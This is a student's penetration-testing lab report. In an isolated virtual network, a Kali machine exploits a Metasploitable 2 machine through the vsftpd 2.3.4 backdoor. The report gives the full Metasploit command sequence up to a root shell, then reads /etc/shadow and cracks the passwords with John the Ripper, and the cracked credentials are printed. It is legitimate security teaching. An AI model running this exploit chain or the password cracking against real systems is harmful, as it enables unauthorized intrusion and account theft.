

OPERATING SYSTEMS

EXPLOITATION DEMONSTRATION


Kolby MacDonald
Operating Systems Exploitation

SETUP PROCESS


1. **Connect Machines:**
   a. Connected machines to a local Nat Network for security purposes:




   b. Ping each machine to guarantee connection:
      i. Attacking Machine: Kali Linux
      ii. Target Machine: Ubuntu Metasploitable 2




2. **Nessus installed and configuration:**
   a. Downloaded:




   b. Licence Utilisation:




c. Software Updates:




d. Advanced settings:



e. Scanner Health:





f. Password Management:




4. Configuration of Linux Scan:

a. Config of the Advanced Scan, After port and host enumeration scan:









VULNERABILITY SCANNING


1. Port Scan:




2. Host Enumeration:




3. Advanced Scan:




4. Vulnerabilities found:




5. Showing two vulnerabilities for demonstration purposes:






6. All scans performed:




EXPLOITATION

1. **Process:**
   a. **Technique implemented to exploit vulnerabilities in target machine:**
      i. Start by running “nmap -sV 10.0.2.15”, the -sV flag attempts gives service and version detection as well as their ports:



      ii. Vsftpd versions 2.X.X are vulnerable to backdoors because:



      iii. This is a good lead because as mentioned in the description it could give root permissions so I attempt to find an exploit using msfconsole:

      iv. Tab completing “use exploit/unix/ftp/vsftp”

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

v. Next is configuring the exploit with “show options”:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

vi. Set the required remaining options:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.15
RHOST => 10.0.2.15
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > |
```

vii. Exploit the machine.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.15:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.15:21 - USER: 331 Please specify the password.
[+] 10.0.2.15:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.15:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.6:38259 → 10.0.2.15:6200) at 2022-12-15 13:43:20 -0700

|
```

b. Confirmation Results:

i. “Whoami” for account access:

```
[*] Command shell session 1 opened (

whoami
root
```

ii. Verify that the shell is the desired target by running the “ip a” command which should show 10.0.2.15 not 10.0.2.6:

```
ip a
1: lo: <LOOPBACK,UP,LO
    link/loopback 00:0
    inet 127.0.0.1/8 s
    inet6 ::1/128 scop
       valid_lft forev
2: eth0: <BROADCAST,MU
    link/ether 08:00:2
    inet 10.0.2.15/24
```

iii. Target machine successfully exploited with root access.

c. Post Exploitation:

i. Ran “cat etc/shadow” to view stored accounts and “cat /etc/passwd” for passwords:

```
[*] Command shell session 1 opened

cat /etc/shadow
cat /etc/passwd
```

ii. Now in a separate terminal I run a few commands to prepare:

```
┌──(bugs㉿kali)-[~]
└─$ john
Created directory: /home/bugs/.john
John the Ripper 1.9.0-jumbo-1-bleeding-aec1328d6c
Copyright (c) 1996-2021 by Solar Designer and othe
Homepage: https://www.openwall.com/john/
```

```
┌──(bugs㉿kali)-[~]
└─$ cd .john
```

iii. I copied the shadow and password file to my attacker under this folder and created a formatted file:

```
┌──(bugs㉿kali)-[~/.john]
└─$ ls
passwd.txt  shadows.txt
```

```
┌──(bugs㉿kali)-[~/.john]
└─$ unshadow passwd.txt shadows.txt > crackme.txt
```

iv. Lastly, run it against the rockyou wordlist.

```
┌──(bugs㉿kali)-[~/.john]
└─$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

v. Wait for the session to complete:

```
┌──(bugs㉿kali)-[~/.john]
└─$ john crackme.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Remaining 1 password hash
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:32 DONE (2022-12-15 15:27) 0g/s 152284p/s 152284c/s 152284C/s  ejngyhga007..*7¡Vamos!
Session completed.
```

vi. Display Cracked Passwords:

```
┌──(bugs㉿kali)-[~/.john]
└─$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

vii. Account Access Gained

```
┌──(bugs㉿kali)-[~/.john]
└─$ john --show crackme.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash
```

TECHNICAL REPORT

Introduction:

Personnel Involved:

Pentester: Kolby MacDonald

Assets Involved in Testing:

Kali Linux: 2023-2 Virtual Machine
Metasploitable (2) Virtual Machine

Objectives of Test:

Prove exploitation and post exploitation of a linux machine. Gain access and perform some degree of malicious act to prove the vulnerability of the machine.

Scope of Test:

The scope is exploitation on local network between an attacker machine and victim linux machine.

Strength of Test:

Considering local aspect the strength of testing methods allowed is essentially only limited to local and digital techniques.

Approach:

Set up attacker and victim virtual machines. Scan the target machine using nessus. Create an attack vector based on vulnerabilities. Use metasploit to set the exploit. Exploit the target machine. Gain elevated access. Access passwords and accounts information. Crack the passwords.

Threat/Grading Structure:

The grading structure will be based on the “Information Security Risk Rating Scale”. The determined threat was Extreme.

Information Gathering:

Passive Intelligence:

Allowed. This will be used as an initial attack vector for creating a vulnerable environment.

Active Intelligence:

Allowed: The primary function for information gathering, port scanning, enumeration, exploitation testing.

Personnel Intelligence:

Allowed: The primary objective is to obtain user information.

Vulnerability Assessment:

Vulnerability Classification Levels:

Extreme: Extreme risk to victim machine information and security.
High: High risk to victim machine information and security.
Elevated: Risk to machine, not to direct information.

Moderate: Small risk to machine, not to direct information
Low: Little to no risk at all.

Technically Vulnerabilities:

OSI Layer Vulns: Extreme number of open and vulnerable ports.
Scanner Found: Nessus and Nmap both successful in finding vulns.
Manually Identified: vsftpd_2.3.4_backdoor
Overall Exposure: Extremely exposed to remote access.


Logical Vulnerabilities:


Non OSI Vuln: /etc/passwd file encrypted but accessible.
Type of Vuln: Information breach.
How/Where Found: Post exploitation file exploration.
Exposure: High exposure for weak passwords to be cracked.

Summary of Results:

65 Vulnerabilities Found.
- 13 Critical
- 7 High
- 28 Medium
- 5 Low

129 Informational Vulnerabilities.





Exploitation Vulnerability:

Timeline:

12/4/2022 - 12/15/2022

Targets Selected:

10.0.2.15 Metasploitable(2) machine.

Exploitation Activities:

Included in Included METASPLOITABLE_ADVANCED.pdf

Indirect Attack:

Client Side:
- Timeline: 12/14/2022 - 12/15/2022
- Targets Identified: 10.0.2.15
- Success Rate: 100%
- Level of Access: Full Access

Post Exploitation:

Privilege Escalation Path:

Remote Attacker - msfconsole - vsftpd_2.3.4_backdoor - local victim with full privilege.

Critical Information Acquisition:

Usernames and Passwords acquired and decrypted.

Value of Information:

Extreme - complete exposure of the system.

Persistence:

Capable - Multiple layer persistence possible.

Exfiltration:

Capable - complete data exfiltration possible.

Detection Capabilities:

Viewing of log files - if cleanup is not performed.

Conclusion:

With only the use of Nessus and Metasploit, complete control was achieved. The breach highlights the importance of robust and modern security measures. Moving forward, consistent updates, regular vulnerability assessment, and proactive penetration testing are imperative to reduce potential threats. Exploiting vulnerable systems remotely can be very easy for attackers. Simple tools can be used to remotely inject malicious code or execute arbitrary commands on the target machine. Misconfigurations, weak authentication, or software vulnerabilities can allow threat actors complete access to unsuspecting systems. This demonstration shows how important it is to maintain an understanding of tools that modern threat actors are using.